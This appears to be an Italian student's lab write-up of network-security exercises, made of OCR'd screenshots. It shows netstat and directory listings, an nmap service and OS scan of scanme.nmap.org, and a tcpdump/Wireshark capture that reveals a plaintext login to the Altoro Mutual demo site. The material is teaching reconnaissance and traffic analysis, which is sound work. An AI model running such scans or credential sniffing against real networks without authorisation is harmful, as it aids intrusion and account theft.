

Progetto 25 ottobre

Seguendo tutte le guide, ecco gli esercizi svolti.

```
Windows PowerShell
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PS C:\Users\user> dir

  Directory: C:\Users\user

Mode                LastWriteTime     Length Name
----              -----          ---- 
d-r---       09/07/2024    16:37          Contacts
d-r---       22/07/2024    12:10          Desktop
d-r---       09/07/2024    18:05          Documents
d-r---       18/09/2024    17:33          Downloads
d-r---       09/07/2024    16:37          Favorites
d-r---       09/07/2024    16:37          Links
d-r---       09/07/2024    16:37          Music
d-r---       09/07/2024    16:40          OneDrive
d-r---       09/07/2024    15:03          Pictures
d-r---       09/07/2024    16:37          Saved Games
d-r---       09/07/2024    16:39          Searches
d-r---       09/07/2024    16:37          Videos

PS C:\Users\user>

C:\Users\user>dir
Il volume nell'unità C non ha etichetta.
Numero di serie del volume: B068-65A2

  Directory di C:\Users\user

07/10/2024  15:27   <DIR>      .
07/10/2024  15:27   <DIR>      ..
09/07/2024  16:37   <DIR>      Contacts
22/07/2024  12:10   <DIR>      Desktop
09/07/2024  18:05   <DIR>      Documents
18/09/2024  17:33   <DIR>      Downloads
09/07/2024  16:37   <DIR>      Favorites
09/07/2024  16:37   <DIR>      Links
09/07/2024  16:37   <DIR>      Music
09/07/2024  16:40   <DIR>      OneDrive
10/10/2024  15:03   <DIR>      Pictures
09/07/2024  16:37   <DIR>      Saved Games
09/07/2024  16:39   <DIR>      Searches
09/07/2024  16:37   <DIR>      Videos
09/07/2024  16:37   0 File      0 byte
14 Directory  19.641.978.880 byte disponibili

C:\Users\user>
```

```
Windows PowerShell
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PS C:\Users\user> Get-Alias dir
CommandType      Name           Version   Source
-----          --> Get-ChildItem

PS C:\Users\user> netstat -rn
Elenco interfacce
 4...08 00 27 c4 b0 9b ....Intel(R) PRO/1000 MT Desktop Adapter
 1...00 00 00 00 00 00 Software Loopback Interface 1
 7...00 00 00 00 00 00 e0 Microsoft ISATAP Adapter
 6...00 00 00 00 00 00 e0 Microsoft Teredo Tunneling Adapter
=====
IPv4 Tabella route
Route attive:
  Indirizzo rete      Mask        Gateway      Interfaccia Metrica
  0.0.0.0      0.0.0.0  192.168.50.1  192.168.50.53      10
  127.0.0.0    255.0.0.0  On-link      127.0.0.1      306
  127.0.0.1    255.255.255.255  On-link      127.0.0.1      306
  127.255.255.255 255.255.255.255  On-link      127.0.0.1      306
  192.168.50.0  255.255.255.0  On-link      192.168.50.53      266
  192.168.50.53 255.255.255.255  On-link      192.168.50.53      266
  192.168.50.255 255.255.255.255  On-link      192.168.50.53      266
  224.0.0.0     240.0.0.0  On-link      127.0.0.1      306
  224.0.0.0     240.0.0.0  On-link      192.168.50.53      266
  255.255.255.255 255.255.255.255  On-link      127.0.0.1      306
  255.255.255.255 255.255.255.255  On-link      192.168.50.53      266
Route permanenti:
 Nessuna
IPv6 Tabella route
Route attive:
  Interf Metrca Rete Destinazione      Gateway
  6    306 ::/0          On-link
  1    306 fe80::/128      On-link
  6    306 2001::/32        On-link
  6    306 2001:0:2851:782c:2044:c387:a007:a7a7/128
  4    266 fe80::/64        On-link
  6    306 fe80::/64        On-link
  4    266 fe80::183d:aa82:3df8:2a7b/128
  Visualizzazione attività.
```





Windows PowerShell

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PS C:\Windows\system32> netstat -abn

Connessioni attive	Proto	Indirizzo locale	Indirizzo esterno	Stato	PID
	TCP	0.0.0.0:7	0.0.0.0:0	LISTENING	2116
[tcpvcs.exe]	TCP	0.0.0.0:9	0.0.0.0:0	LISTENING	2116
[tcpvcs.exe]	TCP	0.0.0.0:13	0.0.0.0:0	LISTENING	2116
[tcpvcs.exe]	TCP	0.0.0.0:17	0.0.0.0:0	LISTENING	2116
[tcpvcs.exe]	TCP	0.0.0.0:19	0.0.0.0:0	LISTENING	2116
[tcpvcs.exe]	TCP	0.0.0.0:80	0.0.0.0:0	LISTENING	4
	Impossibile ottenere informazioni sulla proprietà				
[tcpvcs.exe]	TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	700
RPCSS					
[svchost.exe]	TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
	Impossibile ottenere informazioni sulla proprietà				
[mqsvc.exe]	TCP	0.0.0.0:1801	0.0.0.0:0	LISTENING	2060
[mqsvc.exe]	TCP	0.0.0.0:2103	0.0.0.0:0	LISTENING	2060
[mqsvc.exe]	TCP	0.0.0.0:2105	0.0.0.0:0	LISTENING	2060
[mqsvc.exe]	TCP	0.0.0.0:2107	0.0.0.0:0	LISTENING	2060
[mqsvc.exe]	TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING	824
TermService					
[svchost.exe]	TCP	0.0.0.0:5357	0.0.0.0:0	LISTENING	4
	Impossibile ottenere informazioni sulla proprietà				
[postres.exe]	TCP	0.0.0.0:5432	0.0.0.0:0	LISTENING	2468
[tomcat7.exe]	TCP	0.0.0.0:8009	0.0.0.0:0	LISTENING	2280
[tomcat7.exe]	TCP	0.0.0.0:8080	0.0.0.0:0	LISTENING	2280
[tomcat7.exe]	TCP	0.0.0.0:8443	0.0.0.0:0	LISTENING	4
	Impossibile ottenere informazioni sulla proprietà				
[tomcat7.exe]	TCP	0.0.0.0:49408	0.0.0.0:0	LISTENING	440
	Impossibile ottenere informazioni sulla proprietà				
[tomcat7.exe]	TCP	0.0.0.0:49409	0.0.0.0:0	LISTENING	872
EventLog					







Scansione Nmap

```

Terminal - analyst@secOps:~ [1]
$ nmap -A -T4 scanme.nmap.org
[...]
Nmap scan report for scanme.nmap.org (74.207.244.221)
Host is up (0.029s latency).
rDNS record for 74.207.244.221: 1186-221.members.linode.com
PORT      STATE     SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 5.3p1 Debian 3ubuntu7 (protocol
2,0)
| ssh-hostkey: 1024 0d:60:fe:7c:ab:73:d0:a6:67:54:9d:69:d9:b9:dd
DSA)   |_2048 79:f8:09:ec:d4:e2:32:42:10:49:d3:bd:20:82:85:ec (RSA)
80/tcp    open      http         Apache httpd 2.2.14 ((Ubuntu))
|_http-title: Go ahead and ScanMe!
645/tcp   filtered  ldp
1720/tcp  filtered H.323/Q.931
9929/tcp  open      nping-echo  Nping echo
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.39
OS details: Linux 2.6.39
Network Distance: 11 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:kernel

Manual page nmap(1) line 43 (press h for help or q to quit)

```



Esercizio PowerShell

CyberOps Workstation [In esecuzione] - Oracle VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

Applications Terminal - analyst@secOps:~ 04:39 analyst

Terminal - analyst@secOps:~

File Edit View Terminal Tabs Help

```
[analyst@secOps ~]$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    qlen 1000
        link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:5d:3b:d1 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic enp0s3
        valid_lft 86382sec preferred_lft 86382sec
        inet6 fd00::a00:27ff:fe5d:3bd1/64 scope global dynamic mngtmpaddr noprefixroute
            valid_lft 86383sec preferred_lft 14383sec
        inat6 fe80::a00:27ff:fe5d:3bd1/64 scope link
            valid_lft forever preferred_lft forever
[analyst@secOps ~]$
```

Applications Terminal - analyst@secOps:~

Terminal - analyst@secOps:~

File Edit View Terminal Tabs Help

```
[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
```

Applications Altoro Mutual - Mozilla Firefox Terminal - analyst@secOps:~ 04:45 analyst

Terminal - analyst@secOps:-

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Password:

Login

DEMO SITE ONLY

Terminal - analyst@secOps:-

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```
[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -w httpdump.pcap
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
^C8642 packets captured
8656 packets received by filter
0 packets dropped by kernel
[analyst@secOps ~]$
```

analyst - File Manager

Help

/home/analyst/

Desktop Downloads

capture.pcap httpdump.pcap

httpdump.pcap [Wireshark 2.5.1]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help


Filter: http Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
10	0.081730	10.0.2.15	34.107.221.82	HTTP	342	GET /success.txt HTTP/1.1
12	0.127841	34.107.221.82	10.0.2.15	HTTP	270	HTTP/1.1 200 OK (text/plain)
64	1.629160	10.0.2.15	173.222.245.33	OCSP	485	Request
68	1.632062	10.0.2.15	173.222.245.33	OCSP	485	Request
88	1.805743	173.222.245.33	10.0.2.15	OCSP	943	Response
90	1.808726	173.222.245.33	10.0.2.15	OCSP	943	Response
102	1.846016	10.0.2.15	173.222.245.9	OCSP	485	Request
108	1.893834	173.222.245.9	10.0.2.15	OCSP	943	Response
192	2.264743	10.0.2.15	173.222.245.33	OCSP	485	Request
194	2.294705	173.222.245.33	10.0.2.15	OCSP	943	Response
318	2.847244	10.0.2.15	216.58.204.227	OCSP	481	Request
323	2.991767	216.58.204.227	10.0.2.15	OCSP	755	Response
386	3.268870	10.0.2.15	216.58.204.227	OCSP	481	Request
393	3.290631	10.0.2.15	65.61.137.117	HTTP	383	GET /login.jsp HTTP/1.1
408	3.415092	216.58.204.227	10.0.2.15	OCSP	755	Response
426	3.455051	65.61.137.117	10.0.2.15	HTTP	142	HTTP/1.1 200 OK (text/html)

No.	Time	Source	Destination	Protocol	Length	Info
3396	4.859743	65.61.137.117	10.0.2.15	HTTP	131	HTTP/1.1 404 Not Found (text/html)
4898	53.501111	10.0.2.15	65.61.137.117	HTTP	589	POST /doLogin HTTP/1.1 (application/x-www-form-urlencoded)
5263	65.263268	10.0.2.15	65.61.137.117	HTTP	589	POST /doLogin HTTP/1.1 (application/x-www-form-urlencoded)


▶ Frame 4898: 589 bytes on wire (4712 bits), 589 bytes captured (4712 bits)
 ▶ Ethernet II, Src: PcsCompu_5d:3b:d1 (08:00:27:5d:3b:d1), Dst: 52:55:0a:00:02:02 (52:55:0a:00:02:02)
 ▶ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 65.61.137.117
 ▶ Transmission Control Protocol, Src Port: 45244, Dst Port: 80, Seq: 1, Ack: 1, Len: 535
 ▶ Hypertext Transfer Protocol
 ▶ HTML Form URL Encoded: application/x-www-form-urlencoded
 ▶ Form item: "uid" = "Admin"
 ▶ Form item: "passw" = "Login"
 ▶ Form item: "btnSubmit" = "Login"


```
8656 packets received by filter
0 packets dropped by kernel
[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpsdump.pcap
[sudo] password for analyst:
tcpdump: illegal token: -
[analyst@secOps ~]$
```



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


